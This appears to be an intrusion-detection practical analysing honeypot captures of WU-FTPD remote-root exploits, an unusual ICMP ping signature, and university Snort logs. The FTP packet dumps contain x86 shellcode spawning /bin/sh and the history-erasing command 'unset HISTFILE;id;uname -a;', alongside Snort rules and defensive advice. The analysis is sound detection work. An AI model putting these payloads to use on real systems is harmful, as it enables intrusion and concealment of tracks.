While port 21 scans constitute "common noise" of the Internet, out analysis will concentrate of the attack signatures of several FTP autorooters (i.e. automated scanning and exploit tools). We will look at the threat in detail, study the tools and attackers operation that involve them. The conclusion that will be drawn is that even secure sites have something to fear from those tools and scrip kiddiez wielding them, simply because kiddiez are extremely numerous and tools enable them to scan a humongous number of IP addresses in a short period of time and subsequently exploit all found vulnerable systems.

3. Spoofed Probability: 0 in this case. The attacker did come from the same IP as the attack was launched. Overall, as with most TCP-based attacks, the spoofing probability is very low since the detect requires 3 was handshake established. Theoretically, spoofing is still possible, but requires full connection spoofing (really hard on modern UNIX due to good sequence number selection algorithms, but was a threat 5-7 years ago).

4. Description:

3 different network traces are presented below:

A.

```
10:37:43.537547 211.139.140.192.41083 > X.X.X.X.ftp: P 1377:1449(72) ack 4318 win 6432
<nop,nop,timestamp 4
5446561 8879089> (DF)
0x0010   0a01 0102 a07b 0015 17a1 7eb1 f542 90dd       .....{....~..B..
0x0020   8018 1920 3ebf 0000 0101 080a 02b5 75a1       ....>.........u.
0x0030   0087 7bf1 33db f7e3 b046 33c9 cd80 6a54       ..{.3....F3...jT
0x0040   8bdc b027 b1ed cd80 b03d cd80 52b1 1068       ...'.....=..R..h
0x0050   ff2e 2e2f 44e2 f88b dcb0 3dcd 8058 6a54       .../D.....=..XjT
0x0060   6a28 58cd 806a 0b58 9952 686e 2f73 6868       j(X..j.X.Rhn/shh
0x0070   2f2f 6269 89e3 5253 89e1 cd80                 //bi..RS....

10:37:43.577547 X.X.X.X.ftp > 211.139.140.192.41083: . ack 1449 win 6432
<nop,nop,timestamp 8879125 4544656
1> (DF)
0x0000   4500 0034 f144 4000 4006 de30 0a01 0102       E..4.D@.@..0....
0x0010   d38b 8cc0 0015 a07b f542 90dd 17a1 7ef9       .......{.B....~.
0x0020   8010 1920 4010 0000 0101 080a 0087 7c15       ....@.........|.
0x0030   02b5 75a1                                     ..u.

10:37:43.897547 211.139.140.192.41083 > X.X.X.X.ftp: P 1449:1477(28) ack 4318 win 6432
<nop,nop,timestamp 4
5446597 8879125> (DF)
0x0000   4500 0050 1367 4000 3106 caf2 d38b 8cc0       E..P.g@.1.......
0x0010   0a01 0102 a07b 0015 17a1 7ef9 f542 90dd       .....{....~..B..
0x0020   8018 1920 709b 0000 0101 080a 02b5 75c5       ....p.........u.
0x0030   0087 7c15 756e 7365 7420 4849 5354 4649       ..|.unset.HISTFI
0x0040   4c45 3b69 643b 756e 616d 6520 2d61 3b0a        LE;id;uname.-a;.

10:37:43.897547 X.X.X.X.ftp > 211.139.140.192.41083: . ack 1477 win 6432
<nop,nop,timestamp 8879156 4544659
7> (DF)
0x0000   4500 0034 f145 4000 4006 de2f 0a01 0102       E..4.E@.@../....
```

```
0x0010   d38b 8cc0 0015 a07b f542 90dd 17a1 7f15        .......{.B......
0x0020   8010 1920 3fb1 0000 0101 080a 0087 7c34        ....?.........|4
0x0030   02b5 75c5                                 ..u.

10:37:43.897547 X.X.X.X.ftp > 211.139.140.192.41083: P 4318:4357(39) ack 1477 win 6432
<nop,nop,timestamp 8
879157 45446597> (DF)
0x0000   4500 005b f146 4000 4006 de07 0a01 0102        E..[.F@.@.......
0x0010   d38b 8cc0 0015 a07b f542 90dd 17a1 7f15        .......{.B......
0x0020   8018 1920 8e84 0000 0101 080a 0087 7c35        .............|5
0x0030   02b5 75c5 7569 643d 3028 726f 6f74 2920        ..u.uid=0(root).
0x0040   6769 643d 3028 726f 6f74 2920 6772 6f75        gid=0(root).grou
0x0050   7073 3d35 3028 6674 7029 0a                   ps=50(ftp).
```

B.

```
10:25:52.383467 211.41.49.32.32790 > X.X.X.X.ftp: P 1377:1449(72) ack 4336 win 6432
<nop,nop,timestamp 9613
13 6258362> (DF)
0x0000   4500 007c 52f1 4000 2f06 e93e d329 3120        E..|R.@./..>.)1.
0x0010   0a01 0102 8016 0015 9558 d28c 7a99 8d8b        .........X..z...
0x0020   8018 1920 3215 0000 0101 080a 000e ab21        ....2..........!
0x0030   005f 7eba 33db f7e3 b046 33c9 cd80 6a54        ._~.3....F3...jT
0x0040   8bdc b027 b1ed cd80 b03d cd80 52b1 1068        ...'.....=..R..h
0x0050   ff2e 2e2f 44e2 f88b dcb0 3dcd 8058 6a54        .../D.....=..XjT
0x0060   6a28 58cd 806a 0b58 9952 686e 2f73 6868        j(X..j.X.Rhn/shh
0x0070   2f2f 6269 89e3 5253 89e1 cd80                 //bi..RS....

10:25:52.413467 X.X.X.X.ftp > 211.41.49.32.32790: . ack 1449 win 6432 <nop,nop,timestamp
6258393 961313> (DF)
0x0000   4500 0034 104b 4000 4006 1b2d 0a01 0102        E..4.K@.@..-....
0x0010   d329 3120 0015 8016 7a99 8d8b 9558 d2d4        .)1.....z....X..
0x0020   8010 1920 336b 0000 0101 080a 005f 7ed9        ....3k......._~.
0x0030   000e ab21                                 ...!

10:25:52.703467 211.41.49.32.32790 > X.X.X.X.ftp: P 1449:1477(28) ack 4336 win 6432
<nop,nop,timestamp 9613
45 6258393> (DF)
0x0000   4500 0050 52f2 4000 2f06 e969 d329 3120        E..PR.@./..i.)1.
0x0010   0a01 0102 8016 0015 9558 d2d4 7a99 8d8b        .........X..z...
0x0020   8018 1920 63fa 0000 0101 080a 000e ab41        ....c..........A
0x0030   005f 7ed9 756e 7365 7420 4849 5354 4649        ._~.unset.HISTFI
0x0040   4c45 3b69 643b 756e 616d 6520 2d61 3b0a        LE;id;uname.-a;.

10:25:52.703467 X.X.X.X.ftp > 211.41.49.32.32790: . ack 1477 win 6432 <nop,nop,timestamp
6258421 961345> (DF)
0x0000   4500 0034 104c 4000 4006 1b2c 0a01 0102        E..4.L@.@..,....
0x0010   d329 3120 0015 8016 7a99 8d8b 9558 d2f0        .)1.....z....X..
0x0020   8010 1920 3313 0000 0101 080a 005f 7ef5        ....3........_~.
0x0030   000e ab41                                 ...A

10:25:52.733467 X.X.X.X.ftp > 211.41.49.32.32790: P 4336:4375(39) ack 1477 win 6432
<nop,nop,timestamp 6258425 961345> (DF)
0x0000   4500 005b 104d 4000 4006 1b04 0a01 0102        E..[.M@.@.......
0x0010   d329 3120 0015 8016 7a99 8d8b 9558 d2f0        .)1.....z....X..
```

```
0x0020   8018 1920 81e3 0000 0101 080a 005f 7ef9        ............_~.
0x0030   000e ab41 7569 643d 3028 726f 6f74 2920        ...Auid=0(root).
0x0040   6769 643d 3028 726f 6f74 2920 6772 6f75        gid=0(root).grou
0x0050   7073 3d35 3028 6674 7029 0a                    ps=50(ftp).
```

C.

```
05:31:40.613130 195.113.100.187.3464 > X.X.X.X.ftp: P 1377:1449(72) ack 4318 win 6432
<nop,nop,timestamp 44431522 32132731> (DF)
0x0000          4500 007c 2f9e 4000 2d06 eaae c371 64bb          E..|/.@.-....qd.
0x0010          0a01 0102 0d88 0015 6e91 e300 5720 c3d4          ........n...W...
0x0020          8018 1920 62df 0000 0101 080a 02a5 f8a2          ....b...........
0x0030          01ea 4e7b 33db f7e3 b046 33c9 cd80 6a54          ..N{3....F3...jT
0x0040          8bdc b027 b1ed cd80 b03d cd80 52b1 1068          ...'.....=..R..h
0x0050          2f44 e2f8 8bdc b03d cd80 586a 546a 2858          /D.....=..XjTj(X
0x0060          cd80 6a0b 5899 5268 6e2f 7368 682f 2f62          ..j.X.Rhn/shh//b
0x0070          6989 e352 5389 e1cd 80e1 cd80          i..RS.......

05:31:40.643130 X.X.X.X.ftp > 195.113.100.187.3464: . ack 1449 win 6432
<nop,nop,timestamp 32132751 44431522> (DF)
0x0000          4500 0034 fa7a 4000 4006 0d1a 0a01 0102          E..4.z@.@.......
0x0010          c371 64bb 0015 0d88 5720 c3d4 6e91 e348          .qd.....W...n..H
0x0020          8010 1920 6440 0000 0101 080a 01ea 4e8f          ....d@........N.
0x0030          02a5 f8a2                                ....

05:31:40.803130 195.113.100.187.3464 > X.X.X.X.ftp: P 1449:1477(28) ack 4318 win 6432
<nop,nop,timestamp 44431541 32132751> (DF)
0x0000          4500 0050 2f9f 4000 2d06 ead9 c371 64bb          E..P/.@.-....qd.
0x0010          0a01 0102 0d88 0015 6e91 e348 5720 c3d4          ........n..HW...
0x0020          8018 1920 94dc 0000 0101 080a 02a5 f8b5          ................
0x0030          01ea 4e8f 756e 7365 7420 4849 5354 4649          ..N.unset.HISTFI
0x0040          4c45 3b69 643b 756e 616d 6520 2d61 3b0a          LE;id;uname.-a;.

05:31:40.803130 195.113.100.187.3464 > X.X.X.X.ftp: P 3901679157:3901679257(100) ack
393293934 win 6432 [tos 0x10]
0x0000          4510 008c 0000 0000 f006 0000 c371 64bb          E...........qd.
0x0010          0a01 0102 0d88 0015 5720 c3d4 6e91 e364          ........W...n..d
0x0020          5018 1920 0000 0000 524e 4652 202e 2f2e          P.......RNFR../.
0x0030          2f0a 524e 4652 202e 2f2e 2f0a 524e 4652          /.RNFR../.RNFR
0x0040          202e 2f2e 2f0a 524e 4652 202e 2f2e 2f0a          ../.RNFR../.
0x0050          524e 4652 202e 2f2e 2f0a 524e 4652 202e          RNFR../.RNFR..
0x0060          2f2e 2f0a 524e 4652 202e 33db f7e3 b046          /./.RNFR..3....F
0x0070          33c9 cd80 6a54 8bdc b027 b1ed cd80 b03d          3...jT...'.....=
0x0080          cd80 52b1 1068 2f44 e22f 44e2            ..R..h/D./D.

05:31:40.803130 X.X.X.X.ftp > 195.113.100.187.3464: . ack 1477 win 6432
<nop,nop,timestamp 32132767 44431541> (DF)
0x0000          4500 0034 fa7b 4000 4006 0d19 0a01 0102          E..4.{@.@.......
0x0010          c371 64bb 0015 0d88 5720 c3d4 6e91 e364          .qd.....W...n..d
0x0020          8010 1920 6401 0000 0101 080a 01ea 4e9f          ....d.........N.
0x0030          02a5 f8b5                                ....

05:31:40.813130 X.X.X.X.ftp > 195.113.100.187.3464: P 4318:4357(39) ack 1477 win 6432
<nop,nop,timestamp 32132767 44431541> (DF)
0x0000          4500 005b fa7c 4000 4006 0cf1 0a01 0102          E..[.|@.@.......
```

```
0x0010       c371 64bb 0015 0d88 5720 c3d4 6e91 e364            .qd.....W...n..d
0x0020       8018 1920 b2d5 0000 0101 080a 01ea 4e9f            .............N.
0x0030       02a5 f8b5 7569 643d 3028 726f 6f74 2920            ....uid=0(root).
0x0040       6769 643d 3028 726f 6f74 2920 6772 6f75            gid=0(root).grou
0x0050       7073 3d35 3028 6674 7029 0a            ps=50(ftp).

.D

17:07:23.473130 128.255.195.22.2822 > X.X.X.X.ftp: P 1377:1449(72) ack 4318 win 6432
<nop,nop,timestamp 58296675 281635> (DF)
0x0000       4500 007c 046b 4000 3006 f6f8 80ff c316            E..|.k@.0.......
0x0010       0a01 0102 0b06 0015 6822 86ff 80ba a310            ........h"......
0x0020       8018 1920 15bc 0000 0101 080a 0379 8963            ............y.c
0x0030       0004 4c23 33db f7e3 b046 33c9 cd80 6a54            ..L#3....F3...jT
0x0040       8bdc b027 b1ed cd80 b03d cd80 52b1 1068            ...'.....=..R..h
0x0050       2f44 e2f8 8bdc b03d cd80 586a 546a 2858            /D.....=..XjTj(X
0x0060       cd80 6a0b 5899 5268 6e2f 7368 682f 2f62            ..j.X.Rhn/shh//b
0x0070       6989 e352 5389 e1cd 80e1 cd80          i..RS.......

17:07:23.503130 X.X.X.X.ftp > 128.255.195.22.2822: . ack 1449 win 6432 <nop,nop,timestamp
281645 58296675> (DF)
0x0000       4500 0034 d7a0 4000 4006 140b 0a01 0102            E..4..@.@.......
0x0010       80ff c316 0015 0b06 80ba a310 6822 8747            ...........h".G
0x0020       8010 1920 1727 0000 0101 080a 0004 4c2d            .....'........L-
0x0030       0379 8963                                .y.c

17:07:23.573130 128.255.195.22.2822 > X.X.X.X.ftp: P 1449:1477(28) ack 4318 win 6432
<nop,nop,timestamp 58296685 281645> (DF)
0x0000       4500 0050 046c 4000 3006 f723 80ff c316            E..P.l@.0..#....
0x0010       0a01 0102 0b06 0015 6822 8747 80ba a310            ........h".G....
0x0020       8018 1920 47cc 0000 0101 080a 0379 896d            ....G........y.m
0x0030       0004 4c2d 756e 7365 7420 4849 5354 4649            ..L-unset.HISTFI
0x0040       4c45 3b69 643b 756e 616d 6520 2d61 3b0a            LE;id;uname.-a;.

17:07:23.573130 128.255.195.22.2822 > X.X.X.X.ftp: P 412623218:412623318(100) ack
3882349873 win 6432 [tos 0x10]
0x0000       4510 008c 0000 0000 f006 0000 80ff c316            E...............
0x0010       0a01 0102 0b06 0015 80ba a310 6822 8763            ............h".c
0x0020       5018 1920 0000 0000 524e 4652 202e 2f2e            P.......RNFR../.
0x0030       2f0a 524e 4652 202e 2f2e 2f0a 524e 4652            /.RNFR../../.RNFR
0x0040       202e 2f2e 2f0a 524e 4652 202e 2f2e 2f0a            ../../.RNFR../../.
0x0050       524e 4652 202e 2f2e 2f0a 524e 4652 202e            RNFR../../.RNFR..
0x0060       2f2e 2f0a 524e 4652 202e 33db f7e3 b046            /./.RNFR..3....F
0x0070       33c9 cd80 6a54 8bdc b027 b1ed cd80 b03d            3...jT...'.....=
0x0080       cd80 52b1 1068 2f44 e22f 44e2          ..R..h/D./D.

17:07:23.573130 X.X.X.X.ftp > 128.255.195.22.2822: . ack 1477 win 6432 <nop,nop,timestamp
281651 58296685> (DF)
0x0000       4500 0034 d7a1 4000 4006 140a 0a01 0102            E..4..@.@.......
0x0010       80ff c316 0015 0b06 80ba a310 6822 8763            ...........h".c
0x0020       8010 1920 16fb 0000 0101 080a 0004 4c33            .............L3
0x0030       0379 896d                                .y.m

17:07:23.573130 X.X.X.X.ftp > 128.255.195.22.2822: P 4318:4357(39) ack 1477 win 6432
<nop,nop,timestamp 281651 58296685> (DF)
```

```
0x0000     4500 005b d7a2 4000 4006 13e2 0a01 0102     E..[..@.@.......
0x0010     80ff c316 0015 0b06 80ba a310 6822 8763     ...........h".c
0x0020     8018 1920 65cf 0000 0101 080a 0004 4c33     ....e.........L3
0x0030     0379 896d 7569 643d 3028 726f 6f74 2920     .y.muid=0(root).
0x0040     6769 643d 3028 726f 6f74 2920 6772 6f75     gid=0(root).grou
0x0050     7073 3d35 3028 6674 7029 0a            ps=50(ftp).
```

All the above attack were successful (see the attack response with“root”) and resulted in systems being taken over by the attackers.

5. Mechanism:

"CERT® Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD"
http://www.cert.org/advisories/CA-2001-33.html

Excerpt follows:

WU-FTPD features globbing capabilities that allow a user to specify multiple file names and locations using typical shell notation. See CERT Advisory CA-2001-07 (http://www.cert.org/advisories/CA-2001-07.html) for a more complete explanation of globbing.

WU-FTPD implements its own globbing code instead of using libraries in the underlying operating system. When the globbing code is called, it allocates memory on the heap to store a list of file names that match the expanded glob expression. The globbing code is designed to recognize invalid syntax and return an error condition to the calling function. However, when it encounters a specific string, the globbing code fails to properly return the error condition.

Therefore, the calling function proceeds as if the glob syntax were correct and later frees unallocated memory that can contain user-supplied data.

If intruders can place addresses and shellcode in the right locations on the heap using FTP commands, they may be able to cause WU-FTPD to execute arbitrary code by later issuing a command that is mishandled by the globbing code.

This vulnerability is potentially exploitable by any user who is able to log in to a vulnerable server, including users with anonymous access. If the exploit is successful, an attacker may be able to execute arbitrary code with the privileges of WU-FTPD, typically root. If the exploit is unsuccessful, the thread servicing the request will fail, but the WU-FTPD process will continue to run.

The above excerpt from the CERT web site is Copyright 2002 Carnegie Mellon University.

Chance of false positive: none in this case, since attack was followed by rootkit deployment from the same IP address.

However, if seen in the wild the snort alert can theoretically be a false-positive. The rule below can be triggered by non-malicious traffic on FTP port 21:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp file completion attempt [";
flags:A+; content:"~"; content:"["; reference:bugtraq,3581; classtype:misc-attack; sid:1377; rev:4;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp file completion attempt {";
flags:A+; content:"~"; content:"{"; reference:bugtraq,3581; classtype:misc-attack; sid:1378; rev:4;)
```

In case the above pattern is present in non-malicious traffic on port 21, the IDS will trigger. It is also apparent, that sending the same packet to a non-vulnerable FTP server will result in alert being raised. In our case, the additional snort rules ("Attack response id returned root") was triggered, indicating a successful system compromise.

6. Correlation

a. IP address correlation:

Attackers IP addresses for each of the above 4 FTPD attack patterns (searches run on Fri May 31 15:28:56 EDT 2002):

Geographic location:

A. 211.139.140.192 (China)
B. 211.41.49.32 (Korea)
C. 195.113.100.187 (Czech Republic)
D. 128.255.195.22 (US)

Dshield (http://www.dshield.org) history:

A. YES! 1493 records, 1056 targets
B. YES! 232 records, 126 targets
C. YES! 14 records, 9 targets
D. YES! 9 records, 7 targets

MyNetWatchman (http://myNetWatchmain.com) history:

A. YES! 282 events
B. YES! 18 events
C. YES! 6 events
D. NO

b. Attack tool correlation

Attacks were perpetrated using autorooters powered by Team TESO
exploit module ('wu') also captured in the honeypot. The description of the exploit tool follows:

```
# strings wu | less
(excerpt)
----------------------------
unset HISTFILE;id;uname -a;
...
7350wurm - x86/linux wuftpd <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy.net !).
...
```

```
# exploitation succeeded. sending real shellcode
# mass mode, sending constructed argv code
...
7350
...
mozilla@
----------------------------
```

All the above detects have the signs from the above strings excerpt. Namely, use of mozilla@ password and 'unset HISTFILE;id;uname -a;' string immediately after exploiting the server bug. Exactly this string triggers the snort alert on attack response.


c. Vulnerability correlation:

WU-FTPD bug: widely exploited, too much data to list. Average life time of a server with FTPD vulnerable to this bug: 2-3 days (as observed in our honeynet).

Scan data from Dshield.org shows how popular scans for FTP servers are:

http://www.dshield.org/port_report.php?port=21&Submit=Submit+Query

The excerpt below from Dshield.org web site is Copyright 2002 Euclidian Consulting.



7. Evidence of active targeting: no

"Horizontal" port scan was performed before attacks (many addresses - single port). That means that an attacker is looking for a low hanging fruit of vulnerable FTP servers, no matter who owns them.

8. Damage

Hard to estimate for a honeypot.

criticality: 0 (sacrificial host)
lethality: 5 (instant remote root)
system countermeasures: 5 (patch helps to fix it, remove anonymous ftp, block ftp access)
network countermeasures: 3 (firewall off the FTP port if unused, however if needed rely on host countermeasures)

TOTAL: -3

For the equally configured production system:

criticality: 3 (average 1-5 taken)
lethality: 5 (instant remote root)
system countermeasures: 5 (patch helps to fix it, remove anonymous ftp, block ftp access)
network countermeasures: 3 (firewall off the FTP port is unused, however if needed rely on host countermeasures)

TOTAL: 0

But for unpatched system:

system countermeasures: 0 (patch not applied)
network countermeasures: 0 (ftp port open)

TOTAL: 5

Conclusion: very dangerous, but easy to fix (thus low rating)

9. Defense Recommendations:

Defense:

We will split defense recommendations into two cases:

FTP service is not needed
A. remove FTP daemon from the system or remove anonymous access
B. firewall off port 21

Public access to FTP service is needed
A. If possible, remove anonymous mode (stops this attack)
B. Patch the system
C. Restrict access using border firewall, host firewall or TCP wrappers to only specific hosts

10. Test question:

What are the best file permissions for anonymous FTP upload directory:

```
A. drwx-w--w-   6 root   root      4096 May 10 15:50 incoming
B. drwx------   6 ftp    ftp       4096 May 10 15:50 incoming
C. drwx------   6 root   root      4096 May 10 15:50 incoming
```
D. anonymous upload is a bad idea, do not use it. Permissions won't help.

Correct answer: D. If remote anonymous parties are allowed to put files on your server, permissions won't really prevent abuse.

For example, see my recent case study how anonymous upload was abused in the FTP server hack http://www.linuxsecurity.com/feature_stories/ftp-analysis-part1.html While the outbound connections were blocked, the managed to get the rootkit onto the system by using anonymous upload functionality.

Detect 3: "Evil Ping": Unusual Ping Signature

Motivations for choosing this one: unusual name, unusual packet signature.

Preface

On 05/03/2002 the honeypot system was hit by a flurry of reconnaissance activity: port scans, application scans (port 22,25, 80, 110, 143 banner grabs, etc) and ICMPs were launched from jedi.dark4ce.com site.

Among other things snort alerted on "ICMP PING Delphi-Piette Windows", which I have not seen before.

3. Probability the source address was spoofed:

Spoofing probability: not likely. Since ping is used for reconnaissance, sending spoofed pings will require extra efforts to pick up the recon results (sniffing somewhere on the path of the return packet). Spoofed recon is easy when an attacker has a host compromised in a LAN. Sending pings with a source address of some other (uncompomised) machine in the same LAN segment allows fort easy sniffing out the response. Note that sending spoofed packets requires root access (UNIX).

In this particular case, a lot of other unspoofable packets (such as service banner grabs) were launched from the same source, thus reducing the spoofing probability to zero.

4. Description of attack:

Attackers send pings for various reconnaissance purposes: host mapping, path discovery, etc.

The attack consisted of the following packets:

```
09:04:14.407547 jedi.dark4ce.com > X.X.X.X: icmp: echo request (ttl 50, id 19763, len 84)
0x0000   4500 0054 4d33 0000 3201 5eba c26d 0f4c        E..TM3..2.^..m.L
```

```
0x0010   0a01 0102 0800 0a53 0d00 0400 5069 6e67       .......S....Ping
0x0020   696e 6720 6672 6f6d 2044 656c 7068 6920       ing.from.Delphi.
0x0030   636f 6465 2077 7269 7474 656e 2062 7920       code.written.by.
0x0040   462e 2050 6965 7474 6520 2020 2020 2020       F..Piette.......
0x0050   2020 2020                                     ....

09:04:14.407547 X.X.X.X > jedi.dark4ce.com: icmp: echo reply (DF) (ttl 255, id 0, len 84)
0x0000   4500 0054 0000 4000 ff01 9eec 0a01 0102       E..T..@.........
0x0010   c26d 0f4c 0000 1253 0d00 0400 5069 6e67       .m.L...S....Ping
0x0020   696e 6720 6672 6f6d 2044 656c 7068 6920       ing.from.Delphi.
0x0030   636f 6465 2077 7269 7474 656e 2062 7920       code.written.by.
0x0040   462e 2050 6965 7474 6520 2020 2020 2020       F..Piette.......
0x0050   2020 2020                                     ....
```

while standard UNIX to UNIX ping looks like (shown for comparison):

```
16:50:25.736822 X.X.X.X > Y.Y.Y.Y: icmp: echo request (DF) (ttl 64, id 0, len 84)
0x0000   4500 0054 0000 4000 4001 516b 927f 6237       E..T..@.@.Qk..b7
0x0010   927f 6208 0800 aa61 3c3e 0300 11e2 f73c       ..b....a<>.....<
0x0020   0f3e 0b00 0809 0a0b 0c0d 0e0f 1011 1213       .>..............
0x0030   1415 1617 1819 1a1b 1c1d 1e1f 2021 2223       .............!"#
0x0040   2425 2627 2829 2a2b 2c2d 2e2f 3031 3233       $%&'()*+,-./0123
0x0050   3435 3637                                     4567

16:50:25.737288 Y.Y.Y.Y> X.X.X.X: icmp: echo reply (DF) (ttl 255, id 0, len 84)
0x0000   4500 0054 0000 4000 ff01 926a 927f 6208       E..T..@....j..b.
0x0010   927f 6237 0000 b261 3c3e 0300 11e2 f73c       ..b7...a<>.....<
0x0020   0f3e 0b00 0809 0a0b 0c0d 0e0f 1011 1213       .>..............
0x0030   1415 1617 1819 1a1b 1c1d 1e1f 2021 2223       .............!"#
0x0040   2425 2627 2829 2a2b 2c2d 2e2f 3031 3233       $%&'()*+,-./0123
0x0050   3435 3637                                     4567
```

Our ping carries a “signature” string in the ICMP payload, that allows its identification by the following snort rule:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Delphi-Piette
Windows"; content:"|50696e67696e672066726f6d2044656c|"; itype:8; depth:32;
reference:arachnids,155; sid:372;  classtype:misc-activity; rev:4;)
```

The whitehats.com web site by Max Vision gives a good description of this attack (http://www.whitehats.com/info/IDS155):

This event indicates that a ping request was sent to your network. Ping requests are usually used to determine whether a host is responsive, but can be misused to map your network. This particular ping was probably generated by software using Delphi code (written by F. Piette).

The above excerpt from the Whitehats.com web site is Copyright 2002 Whitehats, Inc.
More details on this attack are also at
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids155&view=research

5. Attack mechanism:

The attack elicits response from hosts which are up. It is used by attackers to map the networks for further penetration.

The code to generate the message can be donwloaded from http://www.vclcomponents.com/x_authors.asp?LETTER=F&ID_AUTHOR=7348 or from its official web site: http://overbyte.alexid.fr/frame_index.html

At least one site recommends using the code for hacking tools: http://www.securityadvise.de/deny/hosted/kz

Chance of false positive: it is possible to craft a packet with the same signature without using the above Delphi code. Thus, if one decided to use this IDS signature as a way to make a conclusion about the attacker's operating system (supposedly, Delphi code will only run on Windows), the mistake may be made.

6. Correlations

Attack method correllation

Ping signature for snort.org signature database submitted:
http://www.geocrawler.com/archives/3/6752/2002/1/50/7626972

Snort Database Entry:
http://www.snort.org/snort-db/sid.html?id=372

Whitehats Signature:
http://www.whitehats.com/info/IDS155

Source correlation:

Dshield.org: NO records
MyNetWatchmain: NO records.

7. Evidence of active targeting:

No clear. The packet is a part of lengthy reconnaissance session. Most likely it is part of the horizontal scan for serviced. Thus there is no convincing evidence for active targeting, but the amount of activity generated leaves some room for doubt.

8. Severity:

Hard to estimate for a honeypot:

criticality: 0 (sacrificial host)
lethality: 1 (no impact on system)
system countermeasures: 3 (can be set to ignore pings)
network countermeasures: 5 (firewall can be set to block pings)

TOTAL: -7

For the equally configured production system:

criticality: 3 (average 1-5 taken)
lethality: 1 (no impact on system)
system countermeasures: 3 (can be set to ignore pings)
network countermeasures: 5 (firewall can be set to block pings)

TOTAL: -4

Conclusion: low risk, easy to block.

9. Defensive recommendation:

Block incoming ping echo-requests on the firewall (together with most other ICMP types). See resources below:

"Re: List of "safe" ICMP types and codes"
http://www.shmoo.com/mail/firewalls/jan01/msg00015.shtml

Summary of suggestions after mailing lists discussion on allowed ICMP types:
http://www.shmoo.com/mail/firewalls/jan01/msg00009.shtml

Example high-security policy for ICMP:
Allow only:	Inbound – net/host/port unreachable
	Outgoing - packet-too-big fragmentation.

10. Multiple choice test question:

What types of outgoing ICMPs must be allowed on the firewall or problems with network performance will occur?

A. fragmentation needed
B. time expired
C. echo response
D. none

Answer: A.

Part 3 Analyze this

Introduction

1. Executive Summary

The analysis below was performed for the University network. The available data included IDS alert files (Snort, short format), Snort portscan data and Snort out-of-spec files (Snort, full format). From the above data the picture of netw performance and threat landscape was reconstructed. It also lead to formulating defense suggestion. The most critical was the need to perform IDS tuning and prune/adjust the signature sets. A vast majority of generated alerts are either false-positives or record non-malicious traffic.

While its apparent that the same network was featured in previous practical, the network administrators has apparently resolved a lot of problems. It appears that although the University network is an open environment, they have managed to leverage the perimeter defenses (firewalls or, most likely, filtering routers) and secured the network against the apparently malicious traffic seen by the previous analysts (such as attempts to connect to UNIX printer daemon – TCP port 515 – from outside the University network).

2. List of files analyzed

The files covering the date interval from April 2 to April 6 were chosen. They cover 5 consecutive days of scan, alert and OOS (out-of-spec) logs. My method of analysis required all files to cover the same interval (no substitute days).

alert.020402
alert.020403
alert.020404
alert.020405
alert.020406

oos_Apr.2
oos_Apr.3
oos_Apr.4
oos_Apr.5
oos_Apr.6

scans.020402
scans.020403
scans.020404
scans.020405
scans.020406

3. Relationship between hosts that produced logs

First, based on log data and previous practicals, I identified functionality of some popular message-producing machines:

IP address	Functionality	Evidence	Comment
MY.NET.1.3	main DNS server	100064 scans on port 53 UDP	
MY.NET.1.7	main syslog server	93221 scans on port 514 UDP	
MY.NET.6.45	one of the popular AFS servers	68098 scans on port 7000 UDP	[tentative]
MY.NET.1.4	secondary DNS server	66214 scans on port 53 UDP	
MY.NET.60.43	other AFS server	40934 scans on port 7000 UDP	[tentative]
MY.NET.5.55	popular Windows server	20678 scans on port 137 UDP	
MY.NET.60.43	network time server	10349 scans on port 123 UDP	

IP address	Functionality	Evidence	Comment
MY.NET.1.52	popular Kerberos server	7993 scans on port 88 UDP	[tentative]
MY.NET.151.77	main print server	283451 alerts on port 515	
MY.NET.150.198	another popular print server	250175 alerts on port 515	
MY.NET.150.195	Popular SNMP management server	65239 alerts on port 161	
MY.NET.153.170	popular Gnutella [P2P service] server	5993 alerts for Inbound GNUTella	

Main web and mail servers are conspicuously absent. Likely, the public DMZ is not part of the analyzed network. In addition, snort portscan preprocessor is more often triggered by benign UDP traffic than by benign TCP traffic.

The MY.NET.1 subnet seem to be populated by various "primary" servers and carries a lot of traffic (judging by the scans and alerts data).

The above data was complied based on scan and alert data. Many of the scans and alerts are clearly non-malicious connection attempts. In fact, in my analysis internal-to-internal scans on known service ports (NOT known Trojan ports) are considered benign *by default* (unless there is other evidence of abuse).

Some insights on the network design are also possible, especially by comparison with previous practicals. University allows many kinds of traffic to its network. My suspicion is that their border firewall (or filtering router) is set to the default-allow mode. The University admins then apparently use the perimeter protection device to block the traffic they consider malicious. For example, previous practicals reported seeing outside-to-inside connection attempts to UNIX printing port (TCP port 515). This traffic is clearly malicious (with few exceptions, such as remote worker printing some document to pick up later in the office) and can safely be blocked on the perimeter.

Heavily attacked internal servers (defined as many different attack types launched at them) are listed below. The list is produced by using the 'List of alerts for each internal dst host' script mode (see more details on my analysis script in the Analysis Plan section below and the script source code) and confirmed by SnortSnarf 'Top 20 Destination IPs' mode:

MY.NET.153.170
MY.NET.5.96
MY.NET.153.171
MY.NET.153.164
